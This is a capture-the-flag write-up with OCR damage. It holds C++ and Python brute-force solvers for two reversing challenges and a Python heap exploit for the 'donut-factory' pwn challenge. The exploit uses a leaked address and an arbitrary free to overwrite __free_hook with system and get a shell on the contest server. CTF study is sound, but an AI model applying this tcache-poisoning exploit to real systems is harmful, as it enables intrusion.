void  func10_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]
    for ( i = 0; i <= 15; ++i )
        a1[i] = (16 * a1[i]) | (a1[i] >> 4) & 0xF;
}



//----- (0000000000001A4E) ----------------------------------------------
------
void  func11_r(_BYTE *a1, uint64_t a2)
{

    int i;

    for ( i = 0; i <= 15; ++i )
        a1[i] = g_func11_table[a1[i]];
}

//----- (0000000000001B75) ----------------------------------------------
------
void  func12_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~(i ^ a1[i]);
}

void  func13_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i]-i) % 256;
}


void func14_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
    {
        if ( a1[i] <= 0x40 || a1[i] > 0x5A )
        {
            if ( a1[i] > 96 && a1[i] <= 122 )
                a1[i] -= 32;
        }
        else
        {
            a1[i] += 32;
        }
    }
}




static const uint64_t crc64_tab[256] =
{
    UINT64_C(0x0000000000000000), UINT64_C(0x7ad870c830358979),
    UINT64_C(0xf5b0e190606b12f2), UINT64_C(0x8f689158505e9b8b),
    UINT64_C(0xc038e5739841b68f), UINT64_C(0xbae095bba8743ff6),
    UINT64_C(0x358804e3f82aa47d), UINT64_C(0x4f50742bc81f2d04),
    UINT64_C(0xab28ecb46814fe75), UINT64_C(0xd1f09c7c5821770c),
    UINT64_C(0x5e980d24087fec87), UINT64_C(0x24407dec384a65fe),
    UINT64_C(0x6b1009c7f05548fa), UINT64_C(0x11c8790fc060c183),
    UINT64_C(0x9ea0e857903e5a08), UINT64_C(0xe478989fa00bd371),
    UINT64_C(0x7d08ff3b88be6f81), UINT64_C(0x07d08ff3b88be6f8),
    UINT64_C(0x88b81eabe8d57d73), UINT64_C(0xf2606e63d8e0f40a),
    UINT64_C(0xbd301a4810ffd90e), UINT64_C(0xc7e86a8020ca5077),
    UINT64_C(0x4880fbd87094cbfc), UINT64_C(0x32588b1040a14285),
    UINT64_C(0xd620138fe0aa91f4), UINT64_C(0xacf86347d09f188d),
    UINT64_C(0x2390f21f80c18306), UINT64_C(0x594882d7b0f40a7f),
    UINT64_C(0x1618f6fc78eb277b), UINT64_C(0x6cc0863448deae02),
    UINT64_C(0xe3a8176c18803589), UINT64_C(0x997067a428b5bcf0),
    UINT64_C(0xfa11fe77117cdf02), UINT64_C(0x80c98ebf2149567b),
    UINT64_C(0x0fa11fe77117cdf0), UINT64_C(0x75796f2f41224489),
    UINT64_C(0x3a291b04893d698d), UINT64_C(0x40f16bccb908e0f4),
    UINT64_C(0xcf99fa94e9567b7f), UINT64_C(0xb5418a5cd963f206),
    UINT64_C(0x513912c379682177), UINT64_C(0x2be1620b495da80e),
    UINT64_C(0xa489f35319033385), UINT64_C(0xde51839b2936bafc),
    UINT64_C(0x9101f7b0e12997f8), UINT64_C(0xebd98778d11c1e81),
    UINT64_C(0x64b116208142850a), UINT64_C(0x1e6966e8b1770c73),
    UINT64_C(0x8719014c99c2b083), UINT64_C(0xfdc17184a9f739fa),
    UINT64_C(0x72a9e0dcf9a9a271), UINT64_C(0x08719014c99c2b08),
    UINT64_C(0x4721e43f0183060c), UINT64_C(0x3df994f731b68f75),
    UINT64_C(0xb29105af61e814fe), UINT64_C(0xc849756751dd9d87),
    UINT64_C(0x2c31edf8f1d64ef6), UINT64_C(0x56e99d30c1e3c78f),
    UINT64_C(0xd9810c6891bd5c04), UINT64_C(0xa3597ca0a188d57d),
    UINT64_C(0xec09088b6997f879), UINT64_C(0x96d1784359a27100),
    UINT64_C(0x19b9e91b09fcea8b), UINT64_C(0x636199d339c963f2),
    UINT64_C(0xdf7adabd7a6e2d6f), UINT64_C(0xa5a2aa754a5ba416),
    UINT64_C(0x2aca3b2d1a053f9d), UINT64_C(0x50124be52a30b6e4),
    UINT64_C(0x1f423fcee22f9be0), UINT64_C(0x659a4f06d21a1299),
    UINT64_C(0xeaf2de5e82448912), UINT64_C(0x902aae96b271006b),
    UINT64_C(0x74523609127ad31a), UINT64_C(0x0e8a46c1224f5a63),
    UINT64_C(0x81e2d7997211c1e8), UINT64_C(0xfb3aa75142244891),
    UINT64_C(0xb46ad37a8a3b6595), UINT64_C(0xceb2a3b2ba0eecec),
    UINT64_C(0x41da32eaea507767), UINT64_C(0x3b024222da65fe1e),
    UINT64_C(0xa2722586f2d042ee), UINT64_C(0xd8aa554ec2e5cb97),
    UINT64_C(0x57c2c41692bb501c), UINT64_C(0x2d1ab4dea28ed965),
    UINT64_C(0x624ac0f56a91f461), UINT64_C(0x1892b03d5aa47d18),
    UINT64_C(0x97fa21650afae693), UINT64_C(0xed2251ad3acf6fea),
    UINT64_C(0x095ac9329ac4bc9b), UINT64_C(0x7382b9faaaf135e2),
    UINT64_C(0xfcea28a2faafae69), UINT64_C(0x8632586aca9a2710),
    UINT64_C(0xc9622c4102850a14), UINT64_C(0xb3ba5c8932b0836d),
    UINT64_C(0x3cd2cdd162ee18e6), UINT64_C(0x460abd1952db919f),
    UINT64_C(0x256b24ca6b12f26d), UINT64_C(0x5fb354025b277b14),
    UINT64_C(0xd0dbc55a0b79e09f), UINT64_C(0xaa03b5923b4c69e6),
    UINT64_C(0xe553c1b9f35344e2), UINT64_C(0x9f8bb171c366cd9b),
    UINT64_C(0x10e3202993385610), UINT64_C(0x6a3b50e1a30ddf69),
    UINT64_C(0x8e43c87e03060c18), UINT64_C(0xf49bb8b633338561),
    UINT64_C(0x7bf329ee636d1eea), UINT64_C(0x012b592653589793),
    UINT64_C(0x4e7b2d0d9b47ba97), UINT64_C(0x34a35dc5ab7233ee),
    UINT64_C(0xbbcbcc9dfb2ca865), UINT64_C(0xc113bc55cb19211c),
    UINT64_C(0x5863dbf1e3ac9dec), UINT64_C(0x22bbab39d3991495),
    UINT64_C(0xadd33a6183c78f1e), UINT64_C(0xd70b4aa9b3f20667),
    UINT64_C(0x985b3e827bed2b63), UINT64_C(0xe2834e4a4bd8a21a),
    UINT64_C(0x6debdf121b863991), UINT64_C(0x1733afda2bb3b0e8),
    UINT64_C(0xf34b37458bb86399), UINT64_C(0x8993478dbb8deae0),
    UINT64_C(0x06fbd6d5ebd3716b), UINT64_C(0x7c23a61ddbe6f812),
    UINT64_C(0x3373d23613f9d516), UINT64_C(0x49aba2fe23cc5c6f),
    UINT64_C(0xc6c333a67392c7e4), UINT64_C(0xbc1b436e43a74e9d),
    UINT64_C(0x95ac9329ac4bc9b5), UINT64_C(0xef74e3e19c7e40cc),
    UINT64_C(0x601c72b9cc20db47), UINT64_C(0x1ac40271fc15523e),
    UINT64_C(0x5594765a340a7f3a), UINT64_C(0x2f4c0692043ff643),
    UINT64_C(0xa02497ca54616dc8), UINT64_C(0xdafce7026454e4b1),
    UINT64_C(0x3e847f9dc45f37c0), UINT64_C(0x445c0f55f46abeb9),
    UINT64_C(0xcb349e0da4342532), UINT64_C(0xb1eceec59401ac4b),
    UINT64_C(0xfebc9aee5c1e814f), UINT64_C(0x8464ea266c2b0836),
    UINT64_C(0x0b0c7b7e3c7593bd), UINT64_C(0x71d40bb60c401ac4),
    UINT64_C(0xe8a46c1224f5a634), UINT64_C(0x927c1cda14c02f4d),
    UINT64_C(0x1d148d82449eb4c6), UINT64_C(0x67ccfd4a74ab3dbf),
    UINT64_C(0x289c8961bcb410bb), UINT64_C(0x5244f9a98c8199c2),
    UINT64_C(0xdd2c68f1dcdf0249), UINT64_C(0xa7f41839ecea8b30),
    UINT64_C(0x438c80a64ce15841), UINT64_C(0x3954f06e7cd4d138),
    UINT64_C(0xb63c61362c8a4ab3), UINT64_C(0xcce411fe1cbfc3ca),
    UINT64_C(0x83b465d5d4a0eece), UINT64_C(0xf96c151de49567b7),
    UINT64_C(0x76048445b4cbfc3c), UINT64_C(0x0cdcf48d84fe7545),
    UINT64_C(0x6fbd6d5ebd3716b7), UINT64_C(0x15651d968d029fce),
    UINT64_C(0x9a0d8ccedd5c0445), UINT64_C(0xe0d5fc06ed698d3c),
    UINT64_C(0xaf85882d2576a038), UINT64_C(0xd55df8e515432941),
    UINT64_C(0x5a3569bd451db2ca), UINT64_C(0x20ed197575283bb3),
    UINT64_C(0xc49581ead523e8c2), UINT64_C(0xbe4df122e51661bb),
    UINT64_C(0x3125607ab548fa30), UINT64_C(0x4bfd10b2857d7349),
    UINT64_C(0x04ad64994d625e4d), UINT64_C(0x7e7514517d57d734),
    UINT64_C(0xf11d85092d094cbf), UINT64_C(0x8bc5f5c11d3cc5c6),
    UINT64_C(0x12b5926535897936), UINT64_C(0x686de2ad05bcf04f),
    UINT64_C(0xe70573f555e26bc4), UINT64_C(0x9ddd033d65d7e2bd),
    UINT64_C(0xd28d7716adc8cfb9), UINT64_C(0xa85507de9dfd46c0),
    UINT64_C(0x273d9686cda3dd4b), UINT64_C(0x5de5e64efd965432),
    UINT64_C(0xb99d7ed15d9d8743), UINT64_C(0xc3450e196da80e3a),
    UINT64_C(0x4c2d9f413df695b1), UINT64_C(0x36f5ef890dc31cc8),
    UINT64_C(0x79a59ba2c5dc31cc), UINT64_C(0x037deb6af5e9b8b5),
    UINT64_C(0x8c157a32a5b7233e), UINT64_C(0xf6cd0afa9582aa47),
    UINT64_C(0x4ad64994d625e4da), UINT64_C(0x300e395ce6106da3),
    UINT64_C(0xbf66a804b64ef628), UINT64_C(0xc5bed8cc867b7f51),
    UINT64_C(0x8aeeace74e645255), UINT64_C(0xf036dc2f7e51db2c),
    UINT64_C(0x7f5e4d772e0f40a7), UINT64_C(0x05863dbf1e3ac9de),
    UINT64_C(0xe1fea520be311aaf), UINT64_C(0x9b26d5e88e0493d6),
    UINT64_C(0x144e44b0de5a085d), UINT64_C(0x6e963478ee6f8124),
    UINT64_C(0x21c640532670ac20), UINT64_C(0x5b1e309b16452559),
    UINT64_C(0xd476a1c3461bbed2), UINT64_C(0xaeaed10b762e37ab),
    UINT64_C(0x37deb6af5e9b8b5b), UINT64_C(0x4d06c6676eae0222),
    UINT64_C(0xc26e573f3ef099a9), UINT64_C(0xb8b627f70ec510d0),
    UINT64_C(0xf7e653dcc6da3dd4), UINT64_C(0x8d3e2314f6efb4ad),
    UINT64_C(0x0256b24ca6b12f26), UINT64_C(0x788ec2849684a65f),
    UINT64_C(0x9cf65a1b368f752e), UINT64_C(0xe62e2ad306bafc57),
    UINT64_C(0x6946bb8b56e467dc), UINT64_C(0x139ecb4366d1eea5),
    UINT64_C(0x5ccebf68aecec3a1), UINT64_C(0x2616cfa09efb4ad8),
    UINT64_C(0xa97e5ef8cea5d153), UINT64_C(0xd3a62e30fe90582a),
    UINT64_C(0xb0c7b7e3c7593bd8), UINT64_C(0xca1fc72bf76cb2a1),
    UINT64_C(0x45775673a732292a), UINT64_C(0x3faf26bb9707a053),
    UINT64_C(0x70ff52905f188d57), UINT64_C(0x0a2722586f2d042e),
    UINT64_C(0x854fb3003f739fa5), UINT64_C(0xff97c3c80f4616dc),
    UINT64_C(0x1bef5b57af4dc5ad), UINT64_C(0x61372b9f9f784cd4),
    UINT64_C(0xee5fbac7cf26d75f), UINT64_C(0x9487ca0fff135e26),
    UINT64_C(0xdbd7be24370c7322), UINT64_C(0xa10fceec0739fa5b),
    UINT64_C(0x2e675fb4576761d0), UINT64_C(0x54bf2f7c6752e8a9),
    UINT64_C(0xcdcf48d84fe75459), UINT64_C(0xb71738107fd2dd20),
    UINT64_C(0x387fa9482f8c46ab), UINT64_C(0x42a7d9801fb9cfd2),
    UINT64_C(0x0df7adabd7a6e2d6), UINT64_C(0x772fdd63e7936baf),
    UINT64_C(0xf8474c3bb7cdf024), UINT64_C(0x829f3cf387f8795d),
    UINT64_C(0x66e7a46c27f3aa2c), UINT64_C(0x1c3fd4a417c62355),
    UINT64_C(0x935745fc4798b8de), UINT64_C(0xe98f353477ad31a7),
    UINT64_C(0xa6df411fbfb21ca3), UINT64_C(0xdc0731d78f8795da),
    UINT64_C(0x536fa08fdfd90e51), UINT64_C(0x29b7d047efec8728),
};

uint64_t crc64(uint64_t crc, const unsigned char *s, uint64_t l)
{
    uint64_t j;

    for (j = 0; j < l; j++)
    {
        uint8_t byte = s[j];
        crc = crc64_tab[(uint8_t)crc ^ byte] ^ (crc >> 8);
    }
    return crc;
}


int n;
int arr[14] = {0,1,2,3,4,5,6,7,8,9,10,11,12,13};
```

```
bool visited[14];
int result[14];
int combination_count = 0;


std::vector<uint64_t> vec1;
std::vector<uint64_t> vec2;


typedef void(* proto) (_BYTE *a1, uint64_t a2);
proto funcs[] = {func1_r, func2_r, func3_r, func4_r,
func5_r,func6_r,func7_r,func8_r,func9_r,func10_r,func11_r,func12_r,func13
_r,func14_r};


void combination(int idx)
{
    if (idx >= 7)
    {




        unsigned char a1[16] =
        {
            0x2A, 0xAD, 0x2E, 0x5A, 0x49, 0xFB, 0x2D, 0x9A, 0xDB, 0x90,
0x8D, 0xD0,
            0x0E, 0xB4, 0x8C, 0x8A
        };



        unsigned char a2[16] =
        {
            0x66, 0x07, 0xAB, 0x61, 0x9F, 0x75, 0xB0, 0x27, 0x2F, 0x3C,
0x1E, 0xB3,
            0x3F, 0xE9, 0xED, 0xAF
        };
        for(int i=0; i<7; i++)
            funcs[result[i]](a1, 0x10);
        for(int i=0; i<7; i++)
            funcs[result[i]](a2, 0x10);


        /*
        if(crc64(0, a1, 16) == 0xa0db561e492ebb83)
        {
            for(int i=0;i<16;i++) printf("%02x ", a1[i]);
            printf("\n");
            for(int i=0;i<7;i++) printf("%d ", result[i]);
            printf("\n\n");
        }
        */

        vec1.push_back(crc64(0, a1, 16));
        vec2.push_back(crc64(0, a2, 16));



        return;
    }
    for (int i = 0; i < 14; i++)
    {
        if (!visited[i])
        {
            result[idx] = arr[i];
            visited[i] = true;
            combination(idx + 1);
            visited[i] = false;
        }
    }
}



int main(void)
{
    combination(0);
    std::sort(vec1.begin(), vec1.end());

    for(auto &x : vec2)
    {
        int r = binary_search(vec1.begin(), vec1.end(), x);

        if(r)
        {
            printf("0x%llx\n", x);
        }

    }

}
```

hacker.cpp

```
#include<stdio.h>
#include<stdlib.h>
#include<memory.h>
#include<stdint.h>


typedef unsigned char BYTE;



#define _BYTE BYTE



unsigned char g_func11_table[256] =
{
    0x00, 0x01, 0x04, 0x05, 0x10, 0x11, 0x14, 0x15, 0x40, 0x41, 0x44,
0x45,
    0x50, 0x51, 0x54, 0x55, 0x02, 0x03, 0x06, 0x07, 0x12, 0x13, 0x16,
0x17,
    0x42, 0x43, 0x46, 0x47, 0x52, 0x53, 0x56, 0x57, 0x08, 0x09, 0x0C,
0x0D,
    0x18, 0x19, 0x1C, 0x1D, 0x48, 0x49, 0x4C, 0x4D, 0x58, 0x59, 0x5C,
0x5D,
    0x0A, 0x0B, 0x0E, 0x0F, 0x1A, 0x1B, 0x1E, 0x1F, 0x4A, 0x4B, 0x4E,
0x4F,
    0x5A, 0x5B, 0x5E, 0x5F, 0x20, 0x21, 0x24, 0x25, 0x30, 0x31, 0x34,
0x35,
    0x60, 0x61, 0x64, 0x65, 0x70, 0x71, 0x74, 0x75, 0x22, 0x23, 0x26,
0x27,
    0x32, 0x33, 0x36, 0x37, 0x62, 0x63, 0x66, 0x67, 0x72, 0x73, 0x76,
0x77,
    0x28, 0x29, 0x2C, 0x2D, 0x38, 0x39, 0x3C, 0x3D, 0x68, 0x69, 0x6C,
0x6D,
    0x78, 0x79, 0x7C, 0x7D, 0x2A, 0x2B, 0x2E, 0x2F, 0x3A, 0x3B, 0x3E,
0x3F,
    0x6A, 0x6B, 0x6E, 0x6F, 0x7A, 0x7B, 0x7E, 0x7F, 0x80, 0x81, 0x84,
0x85,
    0x90, 0x91, 0x94, 0x95, 0xC0, 0xC1, 0xC4, 0xC5, 0xD0, 0xD1, 0xD4, 0xD5,
    0x82, 0x83, 0x86, 0x87, 0x92, 0x93, 0x96, 0x97, 0xC2, 0xC3, 0xC6, 0xC7,
    0xD2, 0xD3, 0xD6, 0xD7, 0x88, 0x89, 0x8C, 0x8D, 0x98, 0x99, 0x9C, 0x9D,
    0xC8, 0xC9, 0xCC, 0xCD, 0xD8, 0xD9, 0xDC, 0xDD, 0x8A, 0x8B, 0x8E, 0x8F,
    0x9A, 0x9B, 0x9E, 0x9F, 0xCA, 0xCB, 0xCE, 0xCF, 0xDA, 0xDB, 0xDE, 0xDF,
    0xA0, 0xA1, 0xA4, 0xA5, 0xB0, 0xB1, 0xB4, 0xB5, 0xE0, 0xE1, 0xE4, 0xE5,
    0xF0, 0xF1, 0xF4, 0xF5, 0xA2, 0xA3, 0xA6, 0xA7, 0xB2, 0xB3, 0xB6, 0xB7,
    0xE2, 0xE3, 0xE6, 0xE7, 0xF2, 0xF3, 0xF6, 0xF7, 0xA8, 0xA9, 0xAC, 0xAD,
    0xB8, 0xB9, 0xBC, 0xBD, 0xE8, 0xE9, 0xEC, 0xED, 0xF8, 0xF9, 0xFC, 0xFD,
    0xAA, 0xAB, 0xAE, 0xAF, 0xBA, 0xBB, 0xBE, 0xBF, 0xEA, 0xEB, 0xEE, 0xEF,
    0xFA, 0xFB, 0xFE, 0xFF
};


void  func1_r(_BYTE *a1, uint64_t a2)
{
    BYTE buf[0x10];
    BYTE table[] = {3, 0, 2, 1, 7, 4, 6, 5, 11, 8, 10, 9, 15, 12, 14, 13};

    for(int i=0; i<0x10; i++)
        buf[i] = a1[table[i]];

    memcpy(a1, buf, 16);
}

void  func2_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )
```

```
        a1[i] ^= a1[a2 - i - 1];
}

void  func3_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+18h] [rbp-8h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] >> (i % 8)) | (a1[i] << (8 - i % 8));
}

void  func4_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )
        a1[a2 - i - 1] ^= a1[i];
}
void  func5_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-24h]
    char v3[] = "{reverse_fake_flag}ptm";

    for ( i = 0; i <= 15; ++i )
        a1[i] ^= v3[i];
}

void  func6_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~a1[i];
}

void  func7_r(_BYTE *a1, uint64_t a2)
{
    unsigned char j; // [rsp+16h] [rbp-Ah]
    unsigned char v3; // [rsp+17h] [rbp-9h]
    int i; // [rsp+18h] [rbp-8h]
    char v5; // [rsp+1Ch] [rbp-4h]
    for ( i = 0; i <= 15; ++i )
    {
        v3 = a1[i];
        v5 = 7;
        for ( j = v3 >> 1; j; j >>= 1 )
        {
            v3 = j & 1 | (2 * v3);
            --v5;
        }
        a1[i] = v3 << v5;
    }
}
void  func8_r(_BYTE *a1, uint64_t a2)
{
    char v2; // [rsp+1Bh] [rbp-5h]
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 7; ++i )
    {
        v2 = a1[i];
        a1[i] = a1[16 - i - 1];
        a1[16 - i - 1] = v2;
    }
}

void  func9_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] - 42) % 256;
}


void  func10_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (16 * a1[i]) | (a1[i] >> 4) & 0xF;
```

```
}



//----- (0000000000001A4E) ----------------------------------------------
------
void  func11_r(_BYTE *a1, uint64_t a2)
{

    int i;

    for ( i = 0; i <= 15; ++i )
        a1[i] = g_func11_table[a1[i]];
}

//----- (0000000000001B75) ----------------------------------------------
------
void  func12_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~(i ^ a1[i]);
}

void  func13_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i]-i) % 256;
}


void func14_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
    {
        if ( a1[i] <= 0x40 || a1[i] > 0x5A )
        {
            if ( a1[i] > 96 && a1[i] <= 122 )
                a1[i] -= 32;
        }
        else
        {
            a1[i] += 32;
        }
    }
}



int n;
//int arr[7] = {0,2,3,4,5,10,12};
int arr[7] = {0,1,2,4,5,10,12};


bool visited[7];
int result[7];
int combination_count = 0;


void combination(int idx)
{
    if (idx >= 7)
    {

        unsigned char a1[16] =
        {
            0x9f, 0x5b, 0xaa, 0x4d, 0x89, 0x73, 0xb9, 0xc7, 0x97, 0x45,
0x3b, 0xf6, 0x7d, 0x58, 0xb7, 0x6f
        };



        typedef void(* proto) (_BYTE *a1, uint64_t a2);
        proto funcs[] = {func1_r, func2_r, func3_r, func4_r,
func5_r,func6_r,func7_r,func8_r,func9_r,func10_r,func11_r,func12_r,func13
_r,func14_r};
```

```c
        for(int i=0; i<7; i++)
            funcs[result[i]](a1, 0x10);

        for(int i=0; i<16; i++)
        {
            if(a1[i] > 0x80)
                return;
            if(a1[i] < 0x20)
                return;
        }
        for(int i=0; i<16; i++)
            printf("%c",a1[i]);
        printf("\n", a1);

        return;
    }
    for (int i = 0; i < 7; i++)
    {
        if (!visited[i])
        {
            result[idx] = arr[i];
            visited[i] = true;
            combination(idx + 1);
            visited[i] = false;
        }
    }
}



int main(void)
{
    combination(0);
}
```


flag

`ptm{brut3_f0rc3}`.

PeTaMorphosis

Do the Brute Force and compare the results according to the permutation.

The code patches that occur in the middle are as follows.




```
 v2 = data_add25_or_ROL1_5(v2)
 goto LABEL_11;

f ( v1 == 1 )

 v2 = data_sub3_or_xor21(v2);
_10:
 v2 = data_xor99_or_mul2(v2);
```

Exploit

```
def _rol(val, bits, bit_size):
    return (val << bits % bit_size) & (2 ** bit_size - 1) | \
           ((val & (2 ** bit_size - 1)) >> (bit_size - (bits % bit_size)))

__ROL1__ = lambda val, bits: _rol(val, bits, 8)

answer = map(ord, open("./out").read())
table = [0x12, 0x02, 0x07, 0x0D, 0x14, 0x1D, 0x10, 0x09, 0x11, 0x1A, 0x05, 0x00,
0x1F,     0x0A, 0x26, 0x17, 0x23, 0x03, 0x21, 0x16, 0x0C, 0x19, 0x25, 0x15, 0x0F,
0x24, 0x06, 0x1C, 0x08, 0x22, 0x0B, 0x1E, 0x1B, 0x0E, 0x01, 0x04, 0x13, 0x18,
0x20]

def func1(data, i):
        cond = i % 3
        if cond == 2:   data ^= 0x99
        elif cond == 1:
                data = (data -3) & 0xff
                data ^= 0x99

        elif cond == 0: data = (data + 25) & 0xff
        return data

def func2(data, i):
        cond = i % 3
        if cond == 2: data = (data * 2 ) & 0xff
        elif cond == 0: data = __ROL1__(data, 5)
        elif cond == 1:
                data ^= 0x21
                data = (data*2) & 0xff
        return data

flag = ''
for total in range(39):
        for guess in range(0x20, 0x80):
                data = func1(guess, total)
                idx = table[total]
                res = func2(data, idx)
                if answer[idx] == res:
                        flag += chr(guess)
                        print(flag)
                        break

print(flag)
```


✓ donut-factory

In `createCustomeDonut` Function has address leak.



```
    v6 = strchr(v5 + 1, 10);
    if ( v6 )
      *v6 = 0;
    else
      v5[n + 2] = 0;
    printf("Please give this code to the cashier to retrieve your donut! %p\n", v5);
    result = puts("Thanks for visiting the factory!");
  }
  else
```

and `destoryDonut` have arbitrary address free.



```
v2 = __readfsqword(0x28u);
puts("Please give me your donut code to destroy it!");
__isoc99_scanf("%p", &ptr);
getchar();
free(ptr);
```

So i exploit it below flow.

1. make fake chunk and move to tcache bin with free. It will be overlapped another chunk.
2. overwrite size another chunk to 0x21 and free that chunk. it will be in tcahe bin.
3. reoverwrite size to 0x431 and free that chunk. it will be in unsorted bin.
4. create twice, we can get libc address.
5. repeat 2-4 but reoverwrite size to 0x21
6. than we can get `__free_hook` and get rip.

```
from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
  s = p.recvline()
  starting = s.split(b'with ')[1][:10].decode()
  s1 = s.split(b'in ')[-1][:n]
  i = 0
  print("Solving PoW...")
  while True:
    if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
      print("Solved!")
      p.sendline(starting + str(i))
      break
    i += 1

def exploit(p):
```

```python
elf = ELF('./donut')

menu = lambda x : p.sendlineafter("[l]eave the factory\n", str(x))

def create(number, size, name):
  menu('c')
  p.sendlineafter("Please give me a number between 0 and 255!", str(number))
  p.sendlineafter("Do you like it? (y/n)", 'y')
  p.sendlineafter("First how long is it?", str(size))
  p.sendlineafter("What's your name?", name)

  p.recvuntil("Please give this code to the cashier to retrieve your donut! ")
  address = int(p.recv(14),16)
  log.info("address : " + hex(address))

  return address

def create_(number, size, name):
  menu('c')
  p.sendlineafter("Please give me a number between 0 and 255!", str(number))
  p.sendlineafter("Do you like it? (y/n)", 'y')
  p.sendlineafter("First how long is it?", str(size))
  p.recvuntil("What's your name?")

  p.recvuntil("Please give this code to the cashier to retrieve your donut! ")
  address = int(p.recv(14),16)
  log.info("address : " + hex(address))

  return address

def destroy(pointer):
  menu('t')
  p.sendlineafter("Please give me your donut code to destroy it!", hex(pointer))

elf = ELF('./donut')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

p1 = create(0x00, 0x40, p64(0)[1:] + p64(0x71) + b'a' * 0x10)
p2 = create(0x00, 0x420, p64(0)[1:] + p64(0x21) + (p64(0) + p64(0x21) * 0x40))
p3 = create(0x2f, 0x40, "bin/sh\x00")
p4_ = create(0x10, 0x10, 'a')
p5_ = create(0x10, 0x10, 'a')
p6_ = create(0x10, 0x10, 'a')

destroy(p1 + 0x10)
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
destroy(p4_)
destroy(p2)

destroy(p1 + 0x10)
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x431) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
destroy(p2)

a = create_(0, 0, '')
leak = create_(0, 0, '')
libcbase = leak - 0x1ebbe0
log.info('[LIBC] 0x%x' % libcbase)

destroy(p1 + 0x10)
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
destroy(p5_)
```

```
    destroy(p2)

    destroy(p1 + 0x10)
    p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(libcbase + libc.symbols['__free_hook'])
  +p64(0)*2 + p64(0x21) + p64(0)*3 + p64(0x21))
    create_(0, 0, '')

    system = libcbase + libc.symbols['system']

    create(p64(system)[0], 16, p64(system)[1:])


    destroy(p3)


    p.interactive()

  if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 1743)
    solvepow(p, n = 5)
    exploit(p)
```

